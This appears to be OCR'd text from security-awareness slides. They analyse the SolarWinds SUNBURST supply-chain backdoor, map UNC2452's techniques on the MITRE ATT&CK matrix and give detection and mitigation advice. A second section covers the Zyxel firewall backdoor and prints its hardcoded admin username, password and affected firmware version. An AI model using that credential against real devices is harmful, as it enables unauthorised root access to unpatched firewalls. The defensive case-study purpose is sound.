The backdoor connects to a command-and-control server. The domain it connects to is partly based on info gathered from system, making each subdomain unique. The backdoor may receive an additional C2 address to connect to.


EXFILTRATION
The backdoor sends gathered information to the attacker.

HANDS-ON-KEYBOARD ATTACK
The backdoor runs commands it receives from attackers. The wide range of backdoor capabilities allow attackers to perform additional activities, such as credential theft, progressive privilege escalation, and lateral movement.




Attacker
SolarWinds.Orion.Core.BusinessLayer.dll
solarwinds.businesslayerhost.exe
SolarWinds.Orion.Core.BusinessLayer.dll
Backdoor activates
Backdoor inspects environment
Backdoor gathers info
Initial C2 server
Command-and-control
Backdoor sends gathered info to C2
Second C2 server
Backdoor runs commands from attacker
Attacker starts hands-on-keyboard attack

UNC2452 APT Capabilities


Attacker Hostnames Match **Victim Environment**
TEARDROP and BEACON **Malware** Used
UNC2452
IP Addresses located in Victim's Country
***

UNC2452/ SolarStorm Att&ck Kill Chain



Reconnaissance 10 techniques

- Active Scanning (0/2)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development 6 techniques

- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (1/4)
  - Code Signing Certificates
  - Digital Certificates
  - Exploits
  - **Malware**
- Establish Accounts (0/2)
- Obtain Capabilities (1/6)
  - **Code Signing Certificates**
  - Digital Certificates
  - Exploits
  - Malware
  - Tool
  - Vulnerabilities

Initial Access 9 techniques

- Drive-by Compromise
- **Exploit Public-Facing Application**
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (1/3)
  - Compromise Hardware Supply Chain
  - Compromise Software Dependencies and Development Tools
  - **Compromise Software Supply Chain**
- Trusted Relationship
- **Valid Accounts** (0/4)

Execution 10 techniques

- Command and Scripting Interpreter (2/8)
  - AppleScript
  - JavaScript/JScript
  - Network Device CLI
  - **PowerShell**
  - Python
  - Unix Shell
  - Visual Basic
  - **Windows Command Shell**
- Exploitation for Client Execution
- Inter-Process Communication (0/2)
- Native API
- Scheduled Task/Job (1/6)
  - At (Linux)
  - At (Windows)
  - Cron
  - Launchd
  - **Scheduled Task**
  - Systemd Timers
- Shared Modules
- Software Deployment Tools
- System Services (0/2)
- User Execution (0/2)
- Windows Management Instrumentation

Persistence 18 techniques

- Account Manipulation (2/4)
  - Add Office 365 Global Administrator Role
  - **Additional Cloud Credentials**
  - **Exchange Email Delegate Permissions**
  - SSH Authorized Keys
- BITS Jobs
- Boot or Logon Autostart Execution (0/12)
- Boot or Logon Initialization Scripts (0/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (0/4)
- Event Triggered Execution (1/15)
  - .bash_profile and .bashrc
  - Accessibility Features
  - AppCert DLLs
  - AppInit DLLs
  - Application Shimming
  - Change Default File Association
  - Component Object Model Hijacking
  - Emond
  - Image File

Privilege Escalation 12 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/12)
- Boot or Logon Initialization Scripts (0/5)
- Create or Modify System Process (0/4)
- Event Triggered Execution (1/15)
  - .bash_profile and .bashrc
  - Accessibility Features
  - AppCert DLLs
  - AppInit DLLs
  - Application Shimming
  - Change Default File Association
  - Component Object Model Hijacking
  - Emond
  - Image File Execution Options Injection
  - LC_LOAD_DYLIB Addition
  - Netsh Helper DLL
  - PowerShell Profile
  - Screensaver
  - Trap
  - **Windows Management Instrumentation Event Subscription**

Defense Evasion 37 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (0/5)
- BITS Jobs
- Deobfuscate/Decode Files or Information
- Direct Volume Access
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/2)
- Group Policy Modification
- Hide Artifacts (0/7)
- Hijack Execution Flow (0/11)
- Impair Defenses (0/7)
- **Indicator Removal on Host** (1/6)
  - Clear Command History
  - Clear Linux or Mac System Logs
  - Clear Windows Event Logs
  - **File Deletion**
  - Network Share Connection Removal
  - Timestomp
- Indirect Command Execution
- **Masquerading** (2/6)
  - Invalid Code Signature
  - **Masquerade Task or Service**
  - **Match Legitimate Name or Location**
  - Rename System Utilities

Credential Access 14 techniques

- Brute Force (0/4)
- Credentials from Password Stores (0/3)
- Exploitation for Credential Access
- Forced Authentication
- Input Capture (0/4)
- Man-in-the-Middle (0/2)
- Modify Authentication Process (0/4)
- Network Sniffing
- OS Credential Dumping (1/8)
  - /etc/passwd and /etc/shadow
  - Cached Domain Credentials
  - **DCSync**
  - LSA Secrets
  - LSASS Memory
  - NTDS
  - Proc Filesystem
  - Security Account Manager
- Steal Application Access Token
- Steal or Forge Kerberos Tickets (0/4)
- Steal Web Session Cookie
- Two-Factor Authentication Interception
- Unsecured Credentials (1/6)
  - Bash History

Discovery 25 techniques

- **Account Discovery** (0/4)
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- **Cloud Service Discovery**
- **Domain Trust Discovery**
- **File and Directory Discovery**
- Network Service Scanning
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- **Permission Groups Discovery** (1/3)
  - Cloud Groups
  - **Domain Groups**
  - Local Groups
- **Process Discovery**
- Query Registry
- Remote System Discovery
- Software Discovery (0/1)
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery

Lateral Movement 9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/2)
- Remote Services (0/6)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (0/4)

Collection 17 techniques

- Archive Collected Data (1/3)
  - Archive via Custom Method
  - Archive via Library
  - **Archive via Utility**
- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository (0/2)
- Data from Information Repositories (0/2)
- **Data from Local System**
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (1/2)
  - Local Data Staging
  - **Remote Data Staging**
- **Email Collection** (1/3)
  - Email Forwarding Rule
  - Local Email Collection
  - **Remote Email Collection**
- Input Capture (0/4)
- Man in the Browser
- Man-in-the-Middle (0/2)

Command and Control 16 techniques

- Application Layer Protocol (1/4)
  - DNS
  - File Transfer Protocols
  - Mail Protocols
  - **Web Protocols**
- Communication Through Removable Media
- Data Encoding (0/2)
- Data Obfuscation (0/3)
- Dynamic Resolution (1/3)
  - DNS Calculation
  - **Domain Generation Algorithms**
  - Fast Flux DNS
- Encrypted Channel (0/2)
- Fallback Channels
- **Ingress Tool Transfer**
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (0/4)
- Remote Access Software
- Traffic Signaling (0/1)
- Web Service (0/3)

Exfiltration 9 techniques

- Automated Exfiltration (0/1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (0/3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
- Exfiltration Over Physical Medium (0/1)
- **Exfiltration Over Web Service** (0/2)
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact 13 techniques

- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (0/3)
- Defacement (0/2)
- Disk Wipe (0/2)
- Endpoint Denial of Service (0/4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (0/2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

How to protect yourself from SunBurst?

- Determine if your organization uses the SolarWinds Orion software.

- Isolate the traffic external accesses to and from software winds Orion system, keeping it limited to internal environments only.

- Limit privileges of logging accounts and possibilities of lateral movement.

- Have an incident response plan emplaced.

- Review Your Logging from June 2020 till date and perform Indicators of Compromise (IoCs) sweeps against SunBurst Breach.

- Implement SunBurst detection rules e.g. Yara, Snort etc. on your security devices i.e. IDS, SIEM, Endpoint protection and EDR.

- Perform a user access right review exercise and reduce privileges.

  I. Most users don’t need administrative privileges on their laptops.
  II. Most software does not need administrative access to your network to function.

Zyxel Backdoor Case Study

Backdoor discovered in ZyXel Firewalls

- Hardcoded admin-level backdoor account in more than 100,000 Zyxel Firewalls.

- Root accesses to devices via ssh or gui admin panel.


- User account 'zyfwp' with a password ‘PrOw!aN_fXp’ in the latest firmware version (4.60 patch 0)

- The plaintext password was visible in one of the binaries on the system

- According to Zyxel, the account was designed to deliver automatic firmware updates for access points via FTP.

- Affected Version

- ATP, USG, ZyWALL, USG FLEX and VPN firewalls running firmware 4.60 Patch 0 version is effected only.




Backdoor account discovered in more than 100,000 Zyxel firewalls, VPN gateways

The username and password (zyfwp/PrOw!aN_fXp) were visible in one of the Zyxel firmware binaries.

By Catalin Cimpanu for Zero Day | January 2, 2021 -- 03:59 GMT (03:59 GMT) | Topic: Security

